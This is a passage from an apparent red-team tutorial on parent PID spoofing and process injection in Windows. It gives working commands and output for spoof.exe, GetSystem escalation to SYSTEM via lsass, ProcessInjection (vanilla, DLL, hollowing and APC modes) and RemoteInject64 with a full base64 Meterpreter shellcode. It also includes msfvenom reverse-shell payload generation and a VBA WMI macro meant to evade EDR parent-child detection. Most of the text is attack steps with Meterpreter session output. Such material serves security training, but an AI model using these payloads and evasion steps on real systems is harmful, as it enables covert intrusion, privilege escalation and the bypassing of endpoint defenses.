GruntStager.exe	22,236 K	23,444 K	3716		
conhost.exe	1,000 K	6,316 K	160	Console Window Host	Microsoft Corporation
cmd.exe	1,520 K	2,276 K	1056	Windows Command Processor	Microsoft Corporation
conhost.exe	1,084 K	7,936 K	3372	Console Window Host	Microsoft Corporation
iexplore.exe	2,780 K	6,520 K	3420	Internet Explorer	Microsoft Corporation

APC-PPID – Process Explorer

Reviewing the process properties will validate that the parent process is “*explorer.exe*”. This proof of concept implements a stealthier process injection method to hide the shellcode inside a process and since explorer and Internet Explorer are valid Microsoft system processes will blend in with the environment bypassing the endpoint detection and response product.

iexplore.exe:3420 Properties

GPU Graph	Threads	TCP/IP	Security	Environment	Strings
Image	Performance	Performance Graph	Disk and Network		

Image File

Internet Explorer

Version: 11.0.9600.17037

Build Time: Sat Mar 1 21:32:29 2014

Path:

C:\Program Files\internet explorer\iexplore.exe

Command line:

"C:\Program Files\internet explorer\iexplore.exe"

Current directory:

C:\Users\Administrator\

Autostart Location:

HKLM\SOFTWARE\Classes\Htmlfile\Shell\Open\Command\(\Default)

Parent: explorer.exe(2980)

User: PENTESTLAB\Administrator

Started: 10:49:53 PM 2/17/2020 Image: 64-bit

#### APC-PPID – iexplore.exe Properties

Julian Horoszkiewicz developed a C++ tool ([spoof](#)) based on the work of Didier Stevens that can be used for parent PID spoofing as it allows the user to select the parent PID process.

```
spoof.exe pentestlab.exe 1116
```

```
Windows PowerShell [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\netbiosX>spoof.exe pentestlab.exe 1116
Process created: 680

C:\Users\netbiosX>
```

#### Parent PID Spoofing – Spoof


Once the process is created on the target host the arbitrary payload will be executed and a session will open.

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00 00  
Aiee, Killing Interrupt handler  
Kernel panic: Attempted to kill the idle task!  
In swapper task - not syncing

      =[ metasploit v5.0.68-dev ]  
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post ]  
+ -- --=[ 562 payloads - 46 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]  
  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 10.0.0.13:4444  
[*] Sending stage (206403 bytes) to 10.0.0.4  
[*] Meterpreter session 16 opened (10.0.0.13:4444 → 10.0.0.4:49677) at  
2020-02-18 07:21:54 -0500  
  
meterpreter > getpid  
Current pid: 680  
meterpreter > 
```


Parent PID Spoofing – Spoof Meterpreter

Reviewing the process details of the PID in process explorer will validate that the process is a child process of explorer.exe.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
csrss.exe	0.08	1,680 K	2,232 K	472		
winlogon.exe		2,580 K	4,376 K	560		
fontdrvhost.exe		1,616 K	1,924 K	752		
dwm.exe	0.12	116,528 K	150,504 K	976		
explorer.exe	0.37	59,400 K	115,480 K	1116	Windows Explorer	Microsoft Corporation
vm.vmtoold.exe	0.14	15,956 K	29,960 K	4764	VMware Tools Core Service	VMware, Inc.
procexp64.exe	1.72	19,152 K	28,392 K	4852	Sysinternals Process Explorer	Sysinternals - www.sysinter...
iexplore.exe	0.07	3,436 K	6,240 K	3804	Internet Explorer	Microsoft Corporation
pentestlab.exe	0.22	2,732 K	8,528 K	1620		
cmd.exe		2,744 K	3,956 K	1368	Windows Command Processor	Microsoft Corporation
conhost.exe		7,488 K	20,556 K	2540	Console Window Host	Microsoft Corporation
pentestlab.exe	0.05	3,092 K	8,528 K	680		

Parent PID Spoofing – Process Explorer



Parent PID Spoofing – Explorer Parent Process

## C#

The GetSystem binary is developed in C# and implements the parent process ID spoofing in order to elevate rights to SYSTEM. This is achieved through the “*CreateProcess*” API similar to the code that was released by F-Secure Labs. The .NET binary accepts only two arguments which are the arbitrary executable and the name of the process that will act as a parent.

```
GetSystem.exe pentestlab.exe lsass
```

```
Administrator: Command Prompt

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>GetSystem.exe pentestlab.exe lsass
C:\Users\Administrator>
```

Parent PID Spoofing – GetSystem

The process “*pentestlab.exe*” will created on the target host as a child of “*/sass.exe*“.

Process	Private Bytes	Working Set	PID	Description	Company Name
msdtc.exe	2,360 K	6,832 K	2560	Microsoft Distributed Transa...	Microsoft Corporation
lsass.exe	44,948 K	45,112 K	508	Local Security Authority Proc...	Microsoft Corporation
pentestlab.exe	2,436 K	6,144 K	3180		
csrss.exe	1,736 K	47,508 K	408	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	1,728 K	7,304 K	436	Windows Logon Application	Microsoft Corporation
dwm.exe	62,508 K	108,564 K	776	Desktop Window Manager	Microsoft Corporation
explorer.exe	67,356 K	135,320 K	2980	Windows Explorer	Microsoft Corporation

GetSystem – LSASS Process

The communication will be established with the corresponding Command and Control framework with SYSTEM level privileges.

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.10
[*] Meterpreter session 6 opened (10.0.0.13:4444 → 10.0.0.10:64217) at
2020-02-17 05:28:27 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 3180
meterpreter > 
```

GetSystem – Meterpreter

The fact that “GetSystem” is based in C# gives the ability to implement this technique via Covenant or any other relevant Framework (Cobalt Strike) that can load assembly binaries.

Assembly GetSystem.exe "pentestlab.exe lsass"

```
[2/17/20 11:30:49 AM UTC] Assembly completed
(netbiosX) > Assembly GetSystem.exe "pentestlab.exe lsass"

^ |Interact...
```

GetSystem – Covenant

```

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.10
[*] Meterpreter session 7 opened (10.0.0.13:4444 → 10.0.0.10:64425) at
2020-02-17 06:30:49 -0500

meterpreter > getpid
Current pid: 3692
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 

```

### GetSystem – Meterpreter via Covenant

Similar to the Metasploit Framework “migrate” command an assembly binary can be executed in order to elevate the process from Administrator to SYSTEM.

The screenshot shows the Covenant web interface. On the left is a sidebar with navigation links: Dashboard, Listeners, Launchers, Grunts (selected), Templates, Tasks, Taskings, Graph, Data, and Users. The main area is titled 'Grunt: Initial-Process'. It contains tabs for Info, Interact (selected), Task, and Taskings. The 'Info' tab shows a log entry: '[2/17/20 11:57:00 AM UTC] Assembly completed. (netbiosX) > Assembly GetSystem.exe "GruntStager.exe lsass"'. To the right of the log is a message box: 'Event Now X' with the message 'Grunt: 6c17585077 from: Kerberos has been activated!'. At the bottom is a text input field 'Interact...' and a blue 'Send' button.

### Parent PID Spoofing – GetSystem Covenant

Investigation of the list of available “Grunts” will show that the new agent is running with SYSTEM level privileges compare to the initial process.

The screenshot shows the 'Grunts' page in the Covenant web interface. The sidebar on the left includes 'Dashboard', 'Listeners', 'Launchers', 'Grunts' (selected), 'Templates', 'Tasks', 'Taskings', 'Graph', and 'Data'. The main content area is titled 'Grunts' and displays a table of current agents. The columns are: Name, ImplantTemplate, Hostname, UserName, Status, LastCheckin, Integrity, OperatingSystem, and Process. Two entries are listed:

Name	ImplantTemplate	Hostname	UserName	Status	LastCheckin	Integrity	OperatingSystem	Process
<a href="#">6c17585077</a>	GruntHTTP	Kerberos	SYSTEM	Active	2/17/20 11:57:37 AM	System	Microsoft Windows NT 6.2.9200.0	Grunt
<a href="#">Initial-Process</a>	GruntHTTP	Kerberos	Administrator	Active	2/17/20 11:57:36 AM	High	Microsoft Windows NT 6.2.9200.0	Grunt

### Covenant – Grunts

The parent process will be the “LSASS” or any other process that is running with SYSTEM level privileges.

Process	Private Bytes	Working Set	PID	Description	Company Name
lsass.exe	44,520 K	44,736 K	508	Local Security Authority Proc...	Microsoft Corporation
GruntStager.exe	18,760 K	21,656 K	2096		
conhost.exe	940 K	6,084 K	1972	Console Window Host	Microsoft Corporation
csrss.exe	1,736 K	48,088 K	408	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	1,860 K	7,320 K	436	Windows Logon Application	Microsoft Corporation
dwm.exe	62,836 K	109,120 K	776	Desktop Window Manager	Microsoft Corporation
explorer.exe	67,572 K	135,632 K	2980	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	8,036 K	20,044 K	3260	VMware Tools Core Service	VMware, Inc.
procexp64.exe	25,576 K	43,520 K	3444	Sysinternals Process Explorer	Sysinternals - www.sysinte...
GruntStager.exe	22,448 K	23,160 K	3716		
conhost.exe	1,000 K	6,316 K	160	Console Window Host	Microsoft Corporation
ServerManager.exe	105,840 K	79,432 K	3028	Server Manager	Microsoft Corporation

### Covenant – Process Explorer

Chirag Savla developed in C# a tool to perform process injection with capability to perform parent PID spoofing by utilizing all the common Windows API’s (CreateProcess, VirtualAllocEx, OpenProcess etc.). The benefit of this tool is that supports different process injection techniques with parent PID spoofing. The tool accepts shellcode in base-64, C and hex. Metasploit “msfvenom” utility can generate shellcode in these formats.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc=thread LHOST=10.0.0.13
LPORT=4444 -f hex > pentestlab.txt
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc=thread LHOST=10.0.0
.13 LPORT=4444 -f hex > pentestlab.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 511 bytes
Final size of hex file: 1022 bytes
```

```
root@kali:~#
```

### Generate ShellCode – HEX

The tool requires the path of the injected process, the path of the shellcode, the parent process name, the file format of the payload and the process injection technique. Executing the following command will inject the shellcode into a new process (calc.exe) using as a parent explorer.exe.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.txt"
/parentproc:explorer /f:hex /t:4
```

```

C:\ Command Prompt
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\netbiosX>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.txt" /parentproc:explorer /f:hex /t:4

#####
# [D][D]PROCESS INJECTION#
# [D][D]#
# [D][D]#
# [D][D]#
# [D][D]#
#####

[+] Process running with HOME-PC\netbiosX privileges with MEDIUM / LOW integrity.
[+] Parent Process Spoofing with Vanilla Process Injection Technique.
[+] Parent process ID found: 1116.
[+] Handle 684 opened for parent process id.
[+] Adding attributes to a list.
[+] New process with ID: 5080 created in a suspended state under the defined parent process.
[+] Obtaining the handle for the process id 5080.
[+] Handle 712 opened for the process id 5080.
[+] Allocating memory to inject the shellcode.
[+] Memory for injecting shellcode allocated at 0x2287901671424.
[+] Writing the shellcode at the allocated memory location.
[+] Shellcode written in the process memory.
[+] Creating remote thread to execute the shellcode.
[+] Successfully injected the shellcode into the memory of the process id 5080.

```

### ProcessInjection – Vanilla

Monitoring the processes will validate that the calculator has been created in the context of explorer.exe.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
explorer.exe	0.51	72,476 K	134,548 K	1116	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	0.34	19,052 K	33,156 K	4764	VMware Tools Core Service	VMware, Inc.
procesp64.exe	5.34	20,008 K	30,828 K	4852	Sysinternals Process Explorer	Sysinternals - www.sysinter...
iexplore.exe	0.07	3,436 K	6,384 K	3804	Internet Explorer	Microsoft Corporation
pentestlab.exe	0.07	2,732 K	8,528 K	1620		
pentestlab.exe	0.09	3,040 K	8,504 K	680		
cmd.exe		2,508 K	4,032 K	2508	Windows Command Processor	Microsoft Corporation
conhost.exe		7,796 K	21,068 K	4476	Console Window Host	Microsoft Corporation
calc.exe	0.06	3,084 K	9,784 K	3512	Windows Calculator	Microsoft Corporation
cmd.exe		2,336 K	3,876 K	3244	Windows Command Processor	Microsoft Corporation
calc.exe	0.07	3,184 K	9,836 K	5080	Windows Calculator	Microsoft Corporation

### ProcessInjection – Process Explorer

The shellcode will be executed in the virtual address space of calc.exe and a communication will be established with the command and control.

```
      =[ metasploit v5.0.68-dev
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post
+ -- --=[ 562 payloads - 46 encoders - 10 nops
+ -- --=[ 7 evasion

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.4
[*] Meterpreter session 18 opened (10.0.0.13:4444 → 10.0.0.4:49679) at
2020-02-18 12:56:13 -0500

meterpreter > 
```

ProcessInjection – Vanilla Meterpreter

ProcessInjection supports also parent PID spoofing with DLL injection. Arbitrary DLL files can be generated with Metasploit “msfvenom”.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc=thread LHOST=10.0.0.13
LPORT=4444 -f dll > pentestlab.dll
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp exitfunc=thread LHOST=10.0.0
.13 LPORT=4444 -f dll > pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 511 bytes
Final size of dll file: 5120 bytes

root@kali:~# 
```

Metasploit – DLL

The path of the DLL needs to be specified instead of the shellcode and the technique value should be changed to 5.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.dll"
/parentproc:explorer /t:5
```

```
C:\Users\netbiosX>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.dll" /parentproc:explorer /t:5

#####
# [PROCESSES] INJECTION #
# #####
[+] Process running with HOME-PC\netbiosX privileges with MEDIUM / LOW integrity.
[+] Parent Process Spoofing with DLL Injection Technique.
[+] Parent process ID found: 1116.
[+] Handle 688 opened for parent process id.
[+] Adding attributes to a list.
[+] New process with ID: 4892 created in a suspended state under the defined parent process.
[+] Obtaining the handle for the process id 4892.
[+] Handle 724 opened for the process id 4892.
[+] 140712151018336 is the address of the LoadlibraryA exported function.
[+] Allocating memory for the DLL path.
[+] Memory for injecting DLL path is allocated at 0x2577757503488.
[+] Writing the DLL path at the allocated memory location.
[+] DLL path written in the target process memory.
[+] Creating remote thread to execute the DLL.
[+] Successfully injected the DLL into the memory of the process id 4892.
```

### ProcessInjection – DLL Injection

When the remote thread will be created inside the process the shellcode will be executed and a Meterpreter session will open.

```
= [ metasploit v5.0.68-dev ]  
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post ]  
+ -- --=[ 562 payloads - 46 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]  
  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 10.0.0.13:4444  
[*] Sending stage (206403 bytes) to 10.0.0.4  
[*] Meterpreter session 20 opened (10.0.0.13:4444 → 10.0.0.4:49681) at 2020-02-18 13:28:30 -0500  
  
meterpreter > getpid  
Current pid: 2748  
meterpreter >
```

### ProcessInjection – DLL Injection Meterpreter

The session will run under the context of “rundll32” process.

Process Explorer - Sysinternals: www.sysinternals.com [HOME-PC\netbiosX]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
explorer.exe	0.58	77,088 K	139,520 K	1116	Windows Explorer	Microsoft Corporation
vm	0.22	19,544 K	34,780 K	4764	VMware Tools Core Service	VMware, Inc.
proexp64.exe	4.25	20,308 K	31,568 K	4852	Sysinternals Process Explorer	Sysinternals - www.sysinter...
explore.exe	0.15	3,436 K	6,384 K	3804	Internet Explorer	Microsoft Corporation
pentestlab.exe	0.09	2,732 K	8,524 K	1620		
pentestlab.exe	0.11	3,040 K	8,500 K	680		
cmd.exe		2,508 K	4,032 K	2508	Windows Command Processor	Microsoft Corporation
conhost.exe		7,816 K	19,596 K	4476	Console Window Host	Microsoft Corporation
cmd.exe		2,472 K	3,912 K	3244	Windows Command Processor	Microsoft Corporation
calc.exe	Susp...	1,272 K	5,264 K	4892	Windows Calculator	Microsoft Corporation
rundll32.exe	0.08	3,212 K	9,020 K	2748	Windows host process (Run...)	Microsoft Corporation
Lightshot.exe		4,468 K	3,752 K	3816	Lightshot	Skillbrains

Name	Description	Company Name	Path
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
imm32.dll	Multi-User Windows IMM32 API Cli...	Microsoft Corporation	C:\Windows\System32\imm32.dll
kernel.appcore.dll	AppModel API Host	Microsoft Corporation	C:\Windows\System32\kernel.appcore.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
locale.nls			C:\Windows\System32\Locale.nls
msvcp_win.dll	Microsoft® C Runtime Library	Microsoft Corporation	C:\Windows\System32\msvcp_win.dll
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\System32\msvcrt.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
pentestlab.dll			C:\Users\netbiosX\pentestlab.dll
powrprof.dll	Power Profile Helper DLL	Microsoft Corporation	C:\Windows\System32\powrprof.dll

### ProcessInjection – Process Explorer DLL

Specifying the technique number 6 will perform parent process spoofing with process hollowing technique.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.txt"
/parentproc:explorer /f:hex /t:6
```

Command Prompt

```
C:\Users\netbiosX>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.txt" /parentproc:explorer
/f:hex /t:6

#####
# PROCESSIONAL HOLLOWING #
#####
[+] Process running with HOME-PC\netbiosX privileges with MEDIUM / LOW integrity.
[+] Parent Process Spoofing with Process Hollowing Technique.
[+] Parent process ID found: 1116.
[+] Handle 156 opened for parent process id.
[+] Adding attributes to a list.
[+] New process with ID: 3968 created in a suspended state under the defined parent process.
[+] Executable section created.
[+] Locating the module base address in the remote process.
[+] Read the first page and locate the entry point: 140700806348800.
[+] Locating the entry point for the main module in remote process.
[+] Map view section to the current process: [11730944, 4096].
[+] Copying Shellcode into section: 4096.
[+] Locate shellcode into the suspended remote porcess: [1284997971968, 4096].
[+] Preparing shellcode patch for the new process entry point: 12593824.
[+] Process has been resumed.
```

### ProcessInjection – Process Hollowing

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.4
[*] Meterpreter session 22 opened (10.0.0.13:4444 → 10.0.0.4:49683) at
2020-02-18 13:50:33 -0500

meterpreter > 
```

### ProcessInjection – Meterpreter

The tool also supports process injection with asynchronous procedure call. Execution of the shellcode will occur before the entry point of the main thread of the targeted process for a more stealthier approach.

```
ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.txt"
/parentproc:explorer /f:hex /t:8
```

```
C:\Users\netbiosX>ProcessInjection.exe /ppath:"C:\Windows\System32\calc.exe" /path:"pentestlab.txt" /parentproc:explorer /f:hex /t:8
#####
#|PROCESS INJECTION|
#####
[+] Process running with HOME-PC\netbiosX privileges with MEDIUM / LOW integrity.
[+] Parent Process Spoofing with APC Queue Injection Technique.
[+] Parent process ID found: 1116.
[+] Handle 704 opened for parent process id.
[+] Adding attributes to a list.
[+] New process with ID: 4548 created in a suspended state under the defined parent process.
[+] Obtaining the handle for the process id 4548.
[+] Handle 720 opened for the process id 4548.
[+] Allocating memory to inject the shellcode.
[+] Memory for injecting shellcode allocated at 0x2824417312768.
[+] Writing the shellcode at the allocated memory location.
[+] Shellcode written in the process memory.
[+] Add the thread 716 to queue for execution when it enters an alertable state.
[+] Resume the thread 716
[+] Successfully injected the shellcode into the memory of the process id 4548.
```

### ProcessInjection – APC Queue

```
= [ metasploit v5.0.68-dev ]  
+ -- ---=[ 1957 exploits - 1093 auxiliary - 336 post ]  
+ -- ---=[ 562 payloads - 46 encoders - 10 nops ]  
+ -- ---=[ 7 evasion ]  
  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 10.0.0.13:4444  
[*] Sending stage (206403 bytes) to 10.0.0.4  
[*] Meterpreter session 23 opened (10.0.0.13:4444 → 10.0.0.4:49684) at
2020-02-18 13:53:25 -0500  
  
meterpreter > getpid  
Current pid: 4548  
meterpreter > 
```

### ProcessInjection – APC Queue Meterpreter

A C# utility called [RemoteProcessInjection](#) also exists with the ability to perform process injection. The tool was designed for Cobalt Strike and accepts base-64 based payloads. Metasploit utility “msfvenom” can generate raw shellcode which can be trivially converted to base-64.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o payload64.bin  
LHOST=10.0.0.13 LPORT=4444  
base64 -i /root/payload64.bin > payload64.txt
```




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o payload64.bin LHOST=10.0.0.13 LPORT=4444  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
Saved as: payload64.bin  
root@kali:~# base64 -i /root/payload64.bin > payload64.txt  
root@kali:~#
```

msfvenom – Raw Base64 Payload

The shellcode will be injected into the target process. Even though it doesn’t utilize the “*CreateProcess*” API to spoof the parent process it gives the ability to hide malware inside legitimate windows processes.

```
RemoteInject64.exe 4272 <base64-shellcode>
```



```
C:\Users\netbiosX>RemoteInject64.exe 4272 /EiD5PDozAAAAEFQVBSUVZIMdJlsItSYEiLUhhIi1IgSItYUEgPt0pKTTHJSDDArDxhfAIsIEHBByQ1BAChi7VJBUIiLuiCLQjxtAdBmgXgYCwIPhXIAAACLgIgAAABiHcB0ZogB0FCLSBhEi0AgSOHQ4IZI/8lBzSISAHWTTHSDHArEHByQ1BACE44HXXTANMJAhFOdF12hEi0AkSQHQZkGLDEhEi0AcSQHQQYsEiEgB0EFYQhElWpBWEFZQVpIg+wgQVL/4FhBWVpIixLp$///11JvndzM18zMgAAQVZJieZIgeygAQASYnLSbwCABFcCgAADUFUSyNkTInxQbpMdyYH/9VMiepoAQEAFlBuimAawD/1lokQV5QUE0xyU0xxwEj/wEiJwkj/wEiJwU66g/f4P/VSInHahBBwEyJ4ki1+UG6maV0Yf/VhcB0Ckn/znXl6JMAAABig+wQSIniTTHJagRBWEiJ+UG6AtnIX//Vg/gAfIVig8QgXon2akBBWNgAEAAAQVhIfJIMclBuikU+x/UUiJw0mJx00xyUmJ8EiJ2kiJ+UG6AtnIX//Vg/gAfShYQVdzaABAAABBWGoAwkg6Cy8PMP/VV1lBunVuTWh/1Un/zuk8///SAHDSCnGSIX2dbRB/+dYagBZScFC8LWiVv/V  
Opening Remote Process PID: 4272  
mem allocated at 0x3020000  
hThread located at 0x2AC  
Payload executed inside the remote process PID: 4272
```

Remote Process Injection

The payload will be executed from the memory address space of the target process. The process injection method has similarities with the “*migrate*” Metasploit command since it uses the same Windows API’s.

```

      =[ metasploit v5.0.68-dev
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post
+ -- --=[ 562 payloads - 46 encoders - 10 nops
+ -- --=[ 7 evasion

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.4
[*] Meterpreter session 28 opened (10.0.0.13:4444 → 10.0.0.4:49694) at
2020-02-18 15:25:17 -0500

meterpreter > getpid
Current pid: 4272
meterpreter >

```

Remote Process Injection – Meterpreter

## VBA

---

Microsoft office has been always a very popular delivery mechanism of malware as it helps threat actors and red team to get initial foothold inside an organisation. However execution of malicious code in the form of a macro will create an arbitrary child process that could be easily discovered by EDR's that have the ability to analyse the anomaly between the parent and child relationship of processes.

There are a variety of approaches that could be used in order to evade detection of EDR products that investigate parent/child relationships. For example VBScript can invoke other system resources to execute malware such as WMI, COM or scheduled tasks. Therefore the parent process will not be WINWORD for example but a process of the Windows operating system.

The following macro will use WMI (Windows Management Instrumentation) in order to create a new process.

```

Sub Parent()

Set objWMIService = GetObject("winmgmts:
{impersonationLevel=impersonate}!\\.\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("C:\Temp\pentestlab.exe", Null, objConfig,
intProcessID)

End Sub

```

```

Normal - NewMacros (Code)
(General)

Sub Parent()

Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("C:\Temp\pentestlab.exe", Null, objConfig, intProcessID)

End Sub

```

### Macro – WMI

The benefit from this approach is that the created process will be spawned under “*WmiPrvSE.exe*” instead of an office process.

**Process Explorer - Sysinternals: www.sysinternals.com [HOME-PC\netbiosX] (Administrator)**

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	94.99	60 K	8 K	0		
System	0.24	156 K	140 K	4		
Interrupts	1.18	0 K	0 K		n/a Hardware Interrupts and DPCs	
smss.exe		1,168 K	1,216 K	304	Windows Session Manager	Microsoft Corporation
csrss.exe		1,632 K	4,908 K	384	Client Server Runtime Process	Microsoft Corporation
wininit.exe		1,340 K	6,796 K	460	Windows Start-Up Application	Microsoft Corporation
services.exe		3,312 K	7,684 K	596	Services and Controller app	Microsoft Corporation
svchost.exe	0.11	6,568 K	23,896 K	716	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe		5,588 K	13,928 K	3208	WMI Provider Host	Microsoft Corporation
pentestlab.exe	0.11	2,788 K	8,552 K	4748		
